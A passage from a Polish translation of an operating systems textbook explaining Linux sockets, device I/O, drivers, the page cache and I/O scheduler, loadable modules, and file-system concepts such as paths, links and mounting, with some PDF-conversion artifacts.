po 512 bajtów, i jeśli odbiorca zażąda 2560 bajtów, w przypadku użycia gniazda pierwszego typu odbiorca natychmiast otrzyma wszystkie 2560 bajtów, a w razie użycia gniazda drugiego typu zostanie zwroconych tylko 512 bajtów (uzyskanie pozostałych danych będzie wymagało czterech dodatkowych wywołań systemowych). Gniazdo trzeciego typu ma na celu zapewnienie użytkownikowi bezpośredniego dostępu do sieci. Ten typ gniazda jest szczególnie przydatny w aplikacjach czasu rzeczywistego oraz w sytuacjach, w których użytkownik chce zaimplementować własny, wyspecjalizowany schemat obsługi błędów. Warto jednak pamiętać, że pakiety mogą zostać utracone, a ich kolejność może się zmienić podczas przesyłania za pośrednictwem sieci. Trzeci typ gniazda nie daje nam więc takich gwarancji jak dwa pierwsze typy. Największą zaletą tego trybu jest wyższa wydajność, która czasem okazuje się ważniejsza od niezawodności (np. w przypadku przesyłania danych multimedialnych, kiedy wysoka przepustowość jest ważniejsza od niezawodności przekazu).

Podczas tworzenia gniazda jeden z parametrów określa protokół, którego należy użyć. W przypadku niezawodnych strumieni bajtowych najbardziej popularny jest protokół **TCP** (od ang. *Transmission Control Protocol*). Do zawodnej transmisji pakietowej zwykle wykorzystuje się protokół **UDP** (od ang. *User Datagram Protocol*). Oba protokoły znajdują się w warstwie ponad protokołem **IP** (od ang. *Internet Protocol*). Wszystkie te protokoły opracowano na potrzeby sieci ARPANET stworzonej na zamówienie Departamentu Obrony Stanów Zjednoczonych, a obecnie stanowią podstawę internetu. Warto przy tej okazji wspomnieć, że nie istnieje standardowy, powszechnie stosowany protokół dla niezawodnych strumieni pakietów.

Zanim będziemy mogli użyć gniazda do komunikacji sieciowej, musimy skojarzyć z nim konkretny adres. Wskazany adres może się mieścić w jednej z wielu domen nazewniczych. Najbardziej popularna jest internetowa domena nazewnicza, w której komputery są identyfikowane przez 32-bitowe liczby całkowite w systemie Version 4 oraz 128-bitowe liczby całkowite w systemie Version 6 (Version 5 był systemem eksperymentalnym, który nigdy nie został spopularyzowany).

Po utworzeniu gniazd zarówno na komputerze źródłowym, jak i na komputerze docelowym można ustawić połączenie pomiędzy tymi komputerami (na potrzeby komunikacji połączeniowej). Jedna ze stron połączenia wykonuje wywołanie systemowe `listen` dla lokalnego gniazda, aby utworzyć bufor i bloki dla przychodzących danych. Druga strona wykonuje wywołanie systemowe `connect`, przekazując na jego wejściu deskryptor pliku (reprezentujący lokalne gniazdo) oraz adres zdalnego gniazda. Jeśli zdalny komputer zaakceptuje to wywołanie, system ustanowi połączenie pomiędzy tymi gniazdami.

Ustanowione połączenie działa analogicznie do wielokrotnie wspominanych potoków. Proces może odczytywać i zapisywać dane, posługując się deskryptorem pliku swojego lokalnego gniazda. Kiedy połączenie jest już niepotrzebne, można je zamknąć za pomocą standardowego wywołania systemowego `close`.

10.5.3. Wywołania systemowe wejścia-wyjścia w systemie Linux

Każde urządzenie wejścia-wyjścia w systemie Linux jest skojarzone z plikiem specjalnym. Większość operacji wejścia-wyjścia można wykonywać właśnie za pośrednictwem odpowiedniego pliku, a więc bez konieczności korzystania ze specjalnych wywołań systemowych. Mimo to istnieją sytuacje, w których użycie mechanizmów ściśle związanych ze stosowanymi urządzeniami jest nieuniknione. Przed powstaniem standardu POSIX większość systemów UNIX oferowała wywołanie systemowe `ioctl`, które wykonywało wiele różnych operacji (charakterystycznych dla odmiennych urządzeń) na plikach specjalnych. Przez lata wspomniane wywołanie było rozbudowywane do tego stopnia, że stało się niezrozumiałe. Dopiero standard POSIX uporządkował

sytuację, dzieląc poszczególne funkcje na odrębne wywołania stworzone przede wszystkim z myślą o urządzeniach terminali. W systemie Linux i współczesnych wersjach Uniksa istnieśnie odrębnych wywołań systemowych, jednego uniwersalnego wywołania lub innego mechanizmu zależy od implementacji.

Pierwsze cztery wywołania opisane w tabeli 10.6 służą do ustawiania i uzyskiwania przepustowości terminala. Istnieją odrębne wywołania dla szybkości przesyłania danych przychodzących i wychodzących, ponieważ niektóre modemy oferują różne przepustowości w zależności od kierunku przesyłania informacji. Przykładowo stare systemy Videotex oferowały użytkownikom możliwość wysyłania żądań do publicznych baz danych z szybkością 75 bitów na sekundę, ale odpowiadały z szybkością 1200 bitów na sekundę. W owym czasie zdecydowano się na ten standard, ponieważ przepustowość na poziomie 1200 b/s w obu kierunkach byłaby zbyt kosztowna dla użytkowników domowych. Od tamtego czasu w świecie komunikacji sieciowej zaszły co prawda gruntowne zmiany, jednak nadal powszechnym rozwiązaniem jest asymetria — wiele firm telekomunikacyjnych oferuje usługi **ADSL** (od ang. *Asymmetric Digital Subscriber Line*) z przepustością przychodzącą na poziomie 20 Mb/s i wychodzącą na poziomie 2 Mb/s.

Tabela 10.6. Najważniejsze wywołania standardu POSIX związane z zarządzaniem terminalem

Wywołanie funkcji	Opis
<code>s = cfsetospeed(&ter mios, speed)</code>	Ustawia przepustowość dla danych wychodzących
<code>s = cfsetispeed(&ter mios, speed)</code>	Ustawia przepustowość dla danych przychodzących
<code>s = cfgetospeed(&ter mios, speed)</code>	Zwraca przepustowość dla danych wychodzących
<code>s = cfgtetispeed(&ter mios, speed)</code>	Zwraca przepustowość dla danych przychodzących
<code>s = tcsetattr(fd, opt, &termios)</code>	Ustawia atrybuty terminala
<code>s = tcgetattr(fd, &termios)</code>	Zwraca atrybuty terminala

Ostatnie dwa wywołania z tej listy odpowiadają za ustawianie i zwracanie wszystkich znaków specjalnych, które służą do usuwania znaków i wierszy, przerywania procesów itp. Za pośrednictwem wywołania tcsetattr można też włączyć lub wyłączyć wyświetlanie wpisywanych znaków, zarządzać sposobem sterowania przepływem i innymi pokrewnymi funkcjami. Istnieją też inne funkcje wejścia-wyjścia, których jednak nie będziemy omawiać z uwagi na wyspecjalizowany charakter. Warto przy tej okazji wspomnieć, że wciąż istnieje wywołanie systemowe ioctl.

10.5.4. Implementacja wejścia-wyjścia w systemie Linux

Operacje wejścia-wyjścia w systemie Linux zaimplementowano w formie zbioru sterowników urządzeń, po jednym dla każdego typu urządzenia. Zadaniem sterowników jest izolowanie pozostałych elementów systemu od szczegółowych aspektów funkcjonowania warstwy sprzętowej. Istnienie standardowych interfejsów pomiędzy sterownikami a pozostałymi mechanizmami systemu operacyjnego umożliwia umieszczenie podsystemu wejścia-wyjścia w części jądra niezależnej od sprzętu.

Kiedy użytkownik uzyskuje dostęp do pliku specjalnego, system plików określa główny i pomocniczy numer urządzenia oraz charakter tego pliku — może to być albo blokowy plik specjalny, albo znakowy plik specjalny. Główny numer urządzenia pełni funkcję indeksu w jednej z dwóch wewnętrznych tablic skrótów zawierających struktury danych opisujące urządzenia znakowe lub blokowe. Struktura zlokalizowana dzięki temu indeksowi zawiera wskaźniki do procedur odpowiedzialnych za otwieranie danego urządzenia, odczytywanie danych z tego urządzenia,

zapisywanie danych w tym urządzeniu itp. Pomocniczy numer urządzenia jest przekazywany na wejściu tych procedur w formie parametru. Dodanie nowego typu urządzenia do systemu Linux wiąże się z koniecznością dodania nowego wpisu w jednej z tych tablic oraz dostarczenia odpowiednich procedur obsługujących różne operacje na tym urządzeniu.

Wybrane operacje, które można skojarzyć z różnymi urządzeniami znakowymi wymieniono w tabeli 10.7. Każdy wiersz reprezentuje pojedyncze urządzenie wejścia-wyjścia (czyli w praktyce pojedynczy sterownik). Każda kolumna reprezentuje funkcje, którą muszą być obsługiwane przez wszystkie sterowniki urządzeń znakowych. Oczywiście istnieje też wiele innych funkcji tego typu. Kiedy na znakowym pliku specjalnym jest wykonywana jakaś operacja, system korzysta z indeksu tablicy urządzeń znakowych, aby odnaleźć właściwą strukturę, po czym wywołuje odpowiednią funkcję w celu realizacji danego żądania. Właśnie dlatego każda operacja na znakowym pliku specjalnym musi zawierać wskaźnik do funkcji zawartej w odpowiednim sterowniku.

Tabela 10.7. Wybrane operacje na plikach stosowane dla typowych urządzeń znakowych


Urządzenie	Otwórz	Zamknij	Odczytaj	Zapisz	ioctl	Pozostałe
Null	null	null	null	null	null	...
Pamięć	null	null	mem_read	mem_write	null	...
Klawiatura	k_open	k_close	k_read	error	k_ioctl_	...
Terminal	tty_open	tty_close	tty_read	tty_write_	tty_ioctl	...
Drukarka	lp_open	lp_close	error	lp_write	lp_ioctl	...

Każdy sterownik jest dzielony na dwie części, z których obie wchodzą w skład jądra systemu Linux i obie działają w trybie jądra. Góra część sterownika działa w kontekście procesu wywołującego i zapewnia pozostałym elementom systemu. Dolna część działa w kontekście jądra i odpowiada za bezpośrednią interakcję z danym urządzeniem. Sterowniki mogą wywoływać procedury jądra związane z przydziałem pamięci, zarządzaniem zegarem, kontrolą układu DMA itp. Zbiór funkcji jądra, które mogą być wywoływane przez sterowniki urządzeń, zdefiniowany w dokumencie nazwanym *interfejsem sterownik-jądro* (ang. *Driver-Kernel Interface*). Pisanie sterowników urządzeń dla systemu Linux szczegółowo opisano w kilku publikacjach [Cooperstein, 2009] i [Corbet et al., 2009].

System wejścia-wyjścia podzielono na dwa główne komponenty odpowiedzialne za obsługę blokowych plików specjalnych i znakowych plików specjalnych. Oba komponenty omówimy kolejno poniżej. Oba komponenty omówimy kolejno poniżej.

Głównym celem części systemu odpowiedzialnej za obsługę operacji wejścia-wyjścia na blokowych plikach specjalnych (np. na dyskach) jest minimalizacja liczby niezbędnych operacji przesyłu. Aby osiągnąć ten cel, systemy Linux stosują pamięć podręczną pomiędzy sterownikami dyskowymi a systemem plików (patrz rysunek 10.13). Przed wydaniem jądra w wersji 2.2 system Linux utrzymywał zupełnie odrębne pamięci podręczne stron i buforów, zatem plik składowany w bloku dyskowym mógł być buforowany w obu pamięciach podręcznych. Nowsze wersje Linuksa oferują jedną, zunifikowaną pamięć podręczną. Za wspólne funkcjonowanie obu komponentów odpowiada tzw. *ogólna warstwa blokowa* (ang. *generic block layer*), która tłumaczy sektory, bloki i bufory dyskowe oraz strony danych, a także zapewnia możliwość wykonywania operacji na tych strukturach.

Pamięć podręczna ma postać wewnętrznej tablicy jądra, w której są składowane tysiące ostatnio użytych bloków. Kiedy jest potrzebny blok dyskowy w dowolnej formie (i-węzła, katalogu lub



Rysunek 10.13. Model wejścia-wyjścia systemu Linux ze szczegółowym schematem jednego systemu plików

danych), w pierwszej kolejności sprawdza się, czy nie występuje w pamięci podręcznej. Jeśli tak, zostaje pobrany właśnie stamtąd, zatem nie jest konieczny czasochłonny dostęp do dysku, co z kolei przekłada się na znaczny wzrost wydajności systemu.

Jeśli potrzebny blok nie jest składowany w pamięci podręcznej stron, zostaje odczytany z dysku i umieszczony w tej pamięci, skąd następnie jest kopowany we właściwe miejsce. Ponieważ pamięć podręczna strony oferuje miejsce tylko dla stałej liczby bloków, niezbędne okazuje się stosowanie algorytmu wymiany opisanego w poprzednim podrozdziale.

Pamięć podręczna stron jest wykorzystywana zarówno do operacji odczytu, jak i do operacji zapisu. Kiedy program zapisuje jakiś blok, dane w pierwszej kolejności trafiają właśnie do pamięci podręcznej, nie na dysku. Za ostateczne zapisanie tego bloku na dysku po osiągnięciu przyjętego progu wypełnienia pamięci podręcznej odpowiada demon `pdflush`. Aby uniknąć zbyt długiego składowania bloków w pamięci podręcznej przed utrwaleniem na dysku, wszystkie brudne bloki są zapisywane na dysku do 30 s.

Aby zminimalizować opóźnienia powodowane przez wielokrotne, powtarzalne ruchy głowicy dysku, system Linux korzysta z mechanizmu koordynatora *wejścia-wyjścia* (ang. *I/O scheduler*). Zadaniem koordynatora jest właściwe porządkowanie lub grupowanie żądań wejścia-wyjścia kierowanych do urządzeń blokowych. Istnieje wiele technik szeregowania tego rodzaju operacji zoptymalizowanych pod kątem różnych obciążień. Podstawowy mechanizm stosowany w systemie Linux zbudowano na bazie oryginalnej tzw. *windy Linusa* (ang. *Linus Elevator*). Podstawowy schemat działania programu szeregowującego można opisać w następujący sposób: operacje dyskowe są sortowane w ramach listy dwukierunkowej uporządkowanej według adresów sektorów dyskowych odpowiadających żądaniom. Nowe żądania są umieszczane na właściwych pozycjach tej listy. Takie rozwiązanie pozwala uniknąć kosztownych ruchów głowicy dysku. Lista żądań jest następnie *scalana*, aby sąsiadnie operacje można było wykonać w ramach pojedynczego żądania kierowanego do urządzenia. Algorytm windy w podstawowej formie może jednak prowadzić do zjawiska określonego mianem *zagłodzenia* (ang. *starvation*). Właśnie dlatego poprawiona wersja koordynatora operacji dyskowych systemu Linux wykorzystuje dwie dodatkowe listy

z operacjami odczytu i zapisu uporządkowanymi według ostatecznych terminów realizacji. Domyślne terminy wynoszą pół sekundy dla żądań odczytu oraz pięć sekund dla żądań zapisu. Kiedy zbliża się termin realizacji najstarszej operacji zapisu, odpowiednie żądanie jest obsługiwane przed wszystkimi żądaniami reprezentowanymi na głównej liście dwukierunkowej.

Oprócz zwykłych plików dyskowych istnieją jeszcze blokowe pliki specjalne, nazywane też *surowymi plikami blokowymi* (ang. *raw block files*). Tego rodzaju pliki umożliwiają programom uzyskiwanie dostępu do dysku z wykorzystaniem bezwzględnych numerów bloków, bez konieczności odwoływanego się do systemu operacyjnego. Tego rodzaju operacje najczęściej stosuje się w ramach mechanizmu stronicowania i utrzymania systemu.

Interakcja z urządzeniami znakowymi jest prosta. Ponieważ urządzenia znakowe generują i otrzymują strumienie znaków lub bajtów danych, obsługa swobodnego dostępu do informacji nie ma większego sensu. Wyjątkiem jest stosowanie tzw. *protokołów obsługi* (ang. *line disciplines*). Protokół obsługi, który można skojarzyć z urządzeniem terminala reprezentowanym przez strukturę `tty_struct`, reprezentuje interpreter danych wymienianych z tym urządzeniem. Taki protokół umożliwia np. edycję lokalnego wiersza (poprzez usuwanie znaków i całego wiersza), odwzorowywanie znaków powrotu karetki w znaki nowego wiersza oraz inne specjalne formy przetwarzania danych. Jeśli jednak proces chce operować na każdym znaku, może zastosować dla wiersza tzw. surowy tryb, w którym protokół obsługi jest pomijany. Warto też pamiętać, że nie dla wszystkich urządzeń istnieją protokoły obsługi.

W podobny sposób można przetwarzać dane wyjściowe, aby np. konwertować tabulacje na spacje, zamieniać znaki nowego wiersza na sekwencje znaku powrotu karetki i nowego wiersza, dopisywać znaki dopełniające za powrotami karetki, aby ułatwić korzystanie z powolnych, mechanicznych terminali itp. Podobnie jak dane wejściowe, dane wyjściowe mogą być modyfikowane zgodnie z regułami protokołu obsługi lub pozostawać niezmienione. To drugie rozwiązanie jest szczególnie przydatne podczas przesyłania danych binarnych do innego komputera za pośrednictwem łączą szeregowego oraz w przypadku graficznych interfejsów użytkownika (GUI). W obu przypadkach ewentualna konwersja byłaby niepożądana.

Nieco inaczej przebiega interakcja z urządzeniami sieciowymi. Mimo że urządzenia sieciowe generują i odbierają strumienie znaków, ich asynchroniczny charakter znacznie utrudnia integrację z tym samym interfejsem, który system Linux stosuje dla pozostałych urządzeń znakowych. Sterownik urządzenia sieciowego generuje pakiety złożone z wielu bajtów właściwych danych oraz z nagłówków sieciowych. Pakiety przechodzą następnie przez sterowniki kilku kolejnych protokołów sieciowych, by wreszcie trafić do aplikacji przestrzeni użytkownika. Do najważniejszych struktur danych wykorzystywanych w tym procesie należy struktura bufora gniazda, `skbuff`, reprezentująca obszary pamięci wypełnione danymi pakietu. Dane składowane w strukturze `skbuff` nie zawsze rozpoczynają się od początku bufora. W czasie przetwarzania przez kolejne protokoły stosości sieci do danych mogą być dodawane lub usuwane nagłówki tych protokołów. Procesy użytkownika korzystają z urządzeń sieciowych za pośrednictwem *gniazd*, które w systemie Linux są zgodne z podstawowym API gniazd systemu BSD. Sterowniki protokołów mogą być pomijane — wówczas proces ma bezpośredni dostęp do urządzenia sieciowego w tzw. trybie *surowych gniazd*. Prawo tworzenia tego rodzaju gniazd mają tylko superużytkownicy.

10.5.5. Moduły w systemie Linux

Przez dziesięciolecia sterowniki urządzeń systemu UNIX były statycznie łączone z jądrem, dzięki czemu były dostępne w pamięci po każdym uruchomieniu systemu. W środowisku, w którym rozwijały się ówczesne wersje Uniksa, kiedy minikomputery i wydajne stacje robocze zawierały

stosunkowo niewielkie i stałe zbiory urządzeń wejścia-wyjścia, wspomniany model sprawdzał się całkiem dobrze. Wystarczyło skompilować jądro ze sterownikami dla odpowiednich urządzeń wejścia-wyjścia. Jeśli rok później dana organizacja decydowała się na zakup nowego dysku, można było po prostu raz jeszcze skompilować jądro. Dla nikogo nie był to poważny problem.

Po wprowadzeniu systemu Linux dla platformy PC nagle wszystko uległo zmianie. Liczba urządzeń wejścia-wyjścia dostępnych dla komputerów PC o kilka rzędów wielkości przekraczała liczbę tego rodzaju urządzeń instalowanych w minikomputerach. Co więcej, mimo że większość użytkowników Linuksa dysponuje (lub może łatwo uzyskać) kompletny kod źródłowy tego systemu, prawdopodobnie dla niemal wszystkich operacji dodania nowego sterownika, aktualizacji wszystkich struktur danych opisujących sterowniki urządzeń, ponowna komplikacja jądra i instalacją go w formie uruchamialnego systemu (nie wspominając o rozwiązywaniu problemów związanych z usuwaniem usterek w razie problemów z rozruchem jądra) byłaby kłopotliwa.

W systemie Linux rozwiązano ten problem — wprowadzono tzw. *ładowalne moduły* (ang. *loadable modules*). To fragmenty kodu, które można ładować do jądra systemu operacyjnego już w czasie jego działania. Do najbardziej popularnych modułów tego typu należą sterowniki urządzeń znakowych i blokowych, jednak równie dobrze można instalować w ten sposób całe systemy plików, protokoły sieciowe, narzędzia monitorujące wydajność i dowolne inne mechanizmy.

W trakcie ładowania modułu należy wykonać szereg operacji. Po pierwsze moduł musi zostać przeniesiony do pamięci w trakcie ładowania. Po drugie system musi sprawdzić, czy zasoby wymagane przez dany sterownik (np. poziomy żądań przerwań) są dostępne, i — jeśli tak — oznaczyć je jako wykorzystywane. Po trzecie należy ustawić wszelkie niezbędne wektory przerwań. Po czwarte systemu musi zaktualizować tablicę sterowników, aby obsługiwała nowy typ urządzeń. Dopiero po wykonaniu tych kroków sterownik może przystąpić do inicjalizacji swojego urządzenia. Sterownik zostaje wówczas w pełni zainstalowany i dysponuje takimi samymi prawami jak sterowniki instalowane statycznie. Ładowalne moduły są obecnie obsługiwane także przez inne współczesne systemy UNIX.

10.6. SYSTEM PLIKÓW LINUKSA

Najbardziej widocznym składnikiem każdego systemu operacyjnego, w tym Linuksa, jest system plików. W poniższych punktach omówimy podstawowe rozwiązania zastosowane w systemie plików Linuksa, wywołania systemowe operujące na tym systemie oraz sposób implementacji systemu plików. Niektóre z tych rozwiązań zaczerpnięto z systemu MULTICS, inne były wzorowane na odpowiednich elementach m.in. systemów MS-DOS i Windows, jeszcze inne występują tylko w systemach uniksowych. Model zastosowany w systemie Linux jest o tyle interesujący, że doskonale ilustruje zasadę „małe jest piękne”. Mimo minimalnych mechanizmów i bardzo ograniczonej liczby wywołań systemowych Linux oferuje elegancki system plików ze sporym potencjałem.

10.6.1. Podstawowe pojęcia

W systemie Linux początkowo stosowano system plików zaczerpnięty z systemu MINIX 1. Ponieważ jednak wspomniany system ograniczał długość nazw plików do 14 znaków (w ten sposób zachowano zgodność z systemem UNIX Version 7), a rozmiar pliku nie mógł przekraczać 64 MB (co nie stanowiło problemu w dobie 10-megabajtowych dysków), niemal od początku prac nad Linuksem było jasne, że jego system plików zaczerpnięty ze starszego o pięć lat systemu

MINIX 1 wymaga gruntownych zmian. Pierwszym udoskonaleniem było wprowadzenie systemu plików ext z nazwami plików złożonymi z maksymalnie 255 znaków i maksymalnym rozmiarem pliku na poziomie 2 GB, jednak nowy system okazał się wolniejszy od oryginalnych rozwiązań znanych z systemu MINIX 1, co zmusiło projektantów do dalszych poszukiwań. Ostatecznie opracowano główny system plików ext2 z długimi nazwami plików, dużymi plikami, lepszą wydajnością. Warto jednak pamiętać, że system Linux obsługuje kilkadziesiąt systemów plików za pośrednictwem warstwy wirtualnego systemu plików (ang. *Virtual File System — VFS*), którą omówimy w następnym punkcie. W czasie komplikacji Linuksa użytkownik może wybrać systemy plików, które wejdą w skład jądra. Pozostałe systemy można w razie konieczności ładować dynamicznie już w czasie działania systemu (w formie modułów).

Plik systemu Linux jest sekwencją zera lub większej liczby bajtów zawierających dowolne informacje. W systemie Linux nie istnieje podział na pliki ASCII, pliki binarne ani żadne inne rodzaje plików. Znaczenie bitów składających się na plik zależy wyłącznie od woli jego właściciela. System pozostawia właścicielowi pełną swobodę. Nazwy plików nie mogą być dłuższe niż 255 znaków i mogą obejmować wszystkie znaki ASCII z wyjątkiem NUL, zatem np. nazwa złożona z trzech znaków powrotu karetki jest w pełni prawidłowa (choć raczej niewygodna).

Zgodnie z konwencją wiele programów oczekuje nazw plików złożonych z nazwy bazowej, rozszerzenia oraz kropki oddzielającej te dwie składowe (sama kropka jest traktowana jako jeden ze znaków nazwy). Oznacza to, że plik *prog.c* jest typowym programem języka C, *prog.py* jest typowym programem języka Python, a *prog.o* jest typowym plikiem wynikowym (wygenerowanym przez kompilator). Wymienione konwencje nie są narzucone przez system operacyjny, ale niektóre kompilatory i inne programy oczekują od użytkowników przestrzegania tego rodzaju reguł. Rozszerzenia mogą mieć dowolną długość, a pojedynczy plik może mieć wiele rozszerzeń — tak jest np. w przypadku pliku *prog.java.gz*, czyli najprawdopodobniej programu Javy skompresowanego za pomocą programu *gzip*.

Dla wygody pliki można grupować w ramach katalogów. Katalogi są składowane jako pliki i tak mogą być traktowane przez oprogramowanie. Katalogi mogą zawierać podkatalogi i tworzyć w ten sposób hierarchiczny system plików. Katalog główny oznaczany jako / zwykle zawiera wiele podkatalogów. Znak prawego ukośnika (/) jest używany także do oddzielania nazw katalogów w ścieżkach, zatem zapis */usr/ast/x* oznacza plik x składowany w katalogu *ast*, który z kolei jest składowany w katalogu */usr*. Kilka najważniejszych katalogów blisko szczytu tego drzewa opisano w tabeli 10.8.

Tabela 10.8. Wybrane katalogi stosowane w większości systemów operacyjnych Linux

Katalog	Zawartość
<i>bin</i>	Programy binarne (wykonywalne)
<i>dev</i>	Pliki specjalne urządzeń wejścia-wyjścia
<i>etc</i>	Różne pliki systemowe
<i>lib</i>	Biblioteki
<i>usr</i>	Katalogi użytkowników

Istnieją dwa sposoby określania nazw plików w systemie Linux, zarówno na potrzeby powłoki, jak i podczas otwierania plików z poziomu programów. Pierwszym sposobem jest posługiwanie się tzw. ścieżkami bezwzględnymi (ang. *absolute paths*), które określają, jak dotrzeć do odpowiednich plików, począwszy od katalogu głównego. Przykładem ścieżki bezwzględnej jest */usr/ast/books/mos3/chap-10*. W ten sposób sygnalizujemy systemowi konieczność odnalezienia w katalogu

głównym katalogu nazwanego *usr*, po czym odnalezienia podkatalogu nazwanego *ast*. Katalog *ast* powinien z kolei zawierać podkatalog *books*, w którym należy odnaleźć katalog *mos4* zawierający plik *chap-10*.

Bezwzględne ścieżki w wielu przypadkach okazują się zbyt długie i niewygodne. Właśnie dla tego system Linux oferuje użytkownikom i procesom wskazywanie katalogu, w którym obecnie pracują, jako tzw. *katalogu roboczego* (ang. *working directory*). Okazuje się, że ścieżki do plików można definiować właśnie względem katalogu roboczego. Ścieżkę wskazującą na położenie pliku lub katalogu względem katalogu roboczego określa się mianem *ścieżki względnej* (ang. *relative path*). Jeśli np. */usr/ast/books/mos4* jest katalogiem roboczym, polecenie powłoki w postaci:


```
cp chap-10 backup-10
```

ma dokładnie takie samo znaczenie jak dłuższe polecenie w tej formie:

```
cp /usr/ast/books/mos3/chap-10 /usr/ast/books/mos3/backup-10
```

Często się zdarza, że użytkownik musi korzystać z plików należących do innego użytkownika lub przynajmniej składowanych w innym miejscu drzewa plików. Jeśli np. dwóch korzysta z jednego pliku, który z natury rzeczy musi być składowany w katalogu należącym tylko do jednego z nich, drugi musi albo odwoływać się do tego pliku, stosując ścieżkę bezwzględną, albo zmienić swój katalog roboczy (co zwykle jest niepożądane). Jeśli ścieżka do tego pliku jest dłuża, jej ciągłe wpisywanie może być niewygodne. Linux oferuje rozwiązanie tego i podobnych problemów poprzez definiowanie w katalogach nowych wpisów wskazujących na istniejące pliki. Tego rodzaju wpisy określa się mianem *dowiązań* (ang. *links*).

Przeanalizujmy teraz przykładową sytuację pokazaną na rysunku 10.14(a). Filip i Lidia pracują nad wspólnym projektem i każde z nich musi mieć dostęp do plików swojego współpracownika. Jeśli katalogiem roboczym Filipa jest */usr/filip*, może odwoływać się do pliku *x* w katalogu Lidii za pośrednictwem ścieżki */usr/lidia/x*. Alternatywnym rozwiązaniem jest utworzenie przez Filipa specjalnego wpisu w jego katalogu, (co pokazano na rysunku 10.14(b)), umożliwiającego mu używanie samej nazwy *x* w odwołaniach do pliku */usr/lidia/x*.



Rysunek 10.14. (a) Sytuacja przed utworzeniem dowiązania; (b) sytuacja po utworzeniu dowiązania

W powyższym przykładzie zasugerowaliśmy, że przed utworzeniem dowiązania jedynym sposobem odwołania do pliku *x* Lidii było użycie przez Filipa ścieżki bezwzględnej. W praktyce to nie do końca prawda. Podczas tworzenia katalogu automatycznie tworzy się dwa specjalne wpisy (*.* oraz *..*). Pierwszy odwołuje się do samego katalogu roboczego. Drugi odwołuje się do katalogu


macierzystego, czyli do katalogu, w którym umieszczono nowy katalog. Oznacza to, że z poziomu katalogu `/usr/filip` można się odwołać do pliku `x` Lidii — wystarczy wykorzystać ścieżkę `../lidia/x`.

Oprócz zwykłych plików system Linux obsługuje też znakowe pliki specjalne i blokowe pliki specjalne. Znakowe pliki specjalne stosuje się dla szeregowych urządzeń wejścia-wyjścia, jak klawiatury czy drukarki. Otwieranie i odczytywanie danych z pliku `/dev/tty` jest równoznaczne z odczytywaniem znaków z klawiatury. Otwieranie i zapisywanie danych w pliku `/dev/lp` jest równoznaczne z wysyłaniem znaków do drukarki. Blokowe pliki specjalne, np. `/dev/hd1`, można wykorzystywać do odczytywania i zapisywania danych w surowych partycjach dyskowych, z pominięciem systemu plików. Oznacza to, że przejście do bajta `k` i wykonanie operacji odczytu spowoduje odczytanie danych, począwszy od `k`-tego bajta odpowiedniej partycji bez najmniejszego udziału struktur *i*-węzłów i plików. Surowe urządzenia blokowe wykorzystuje się nie tylko podczas stronicowania i wymiany przez programy pracujące poniżej systemów plików (np. `mkfs`), ale też podczas usuwania usterek z systemów plików (np. przez program `fsck`).

Wiele komputerów zawiera dwa dyski lub więcej dysków, np. w komputerach mainframe wchodzących w skład systemów bankowych często instaluje się sto i więcej dysków, aby składać na nich ogromne bazy danych. Nawet współczesne komputery osobiste nierazadko zawierają co najmniej po dwa napędy — zwykle jest to dysk twardy i napęd optyczny (np. DVD). Jeśli komputer zawiera wiele napędów dyskowych, z natury rzeczy należy odpowiedzieć sobie na pytanie, jak te napędy obsłużyć.

Jednym z możliwych rozwiązań jest stworzenie dla każdego z napędów odrębnego systemu plików. Wyobraźmy sobie np. sytuację pokazaną na rysunku 10.15(a). Mamy tam do czynienia z jednym dyskiem twardym (nazwanym przez nas `C:`) oraz napędem DVD (nazwanym `D:`). Każdy z tych systemów dysponuje własnym katalogiem głównym i własnymi plikami. Oznacza to, że użytkownik zainteresowany odwołaniem do zasobów spoza urządzenia domyślnego musi wskazać zarówno odpowiednie urządzenie, jak i interesujący go plik. Aby np. skopiować plik `x` do katalogu `d` (przy założeniu, że `C:` jest urządzeniem domyślnym), należałoby użyć polecenia w postaci:

```
cp D:/x /a/d/x
```



Rysunek 10.15. (a) Odrębne systemy plików; (b) systemy plików po zamontowaniu

To samo rozwiązanie zastosowano w wielu systemach operacyjnych, w tym w systemie MS-DOS, Windows 98 oraz VMS.

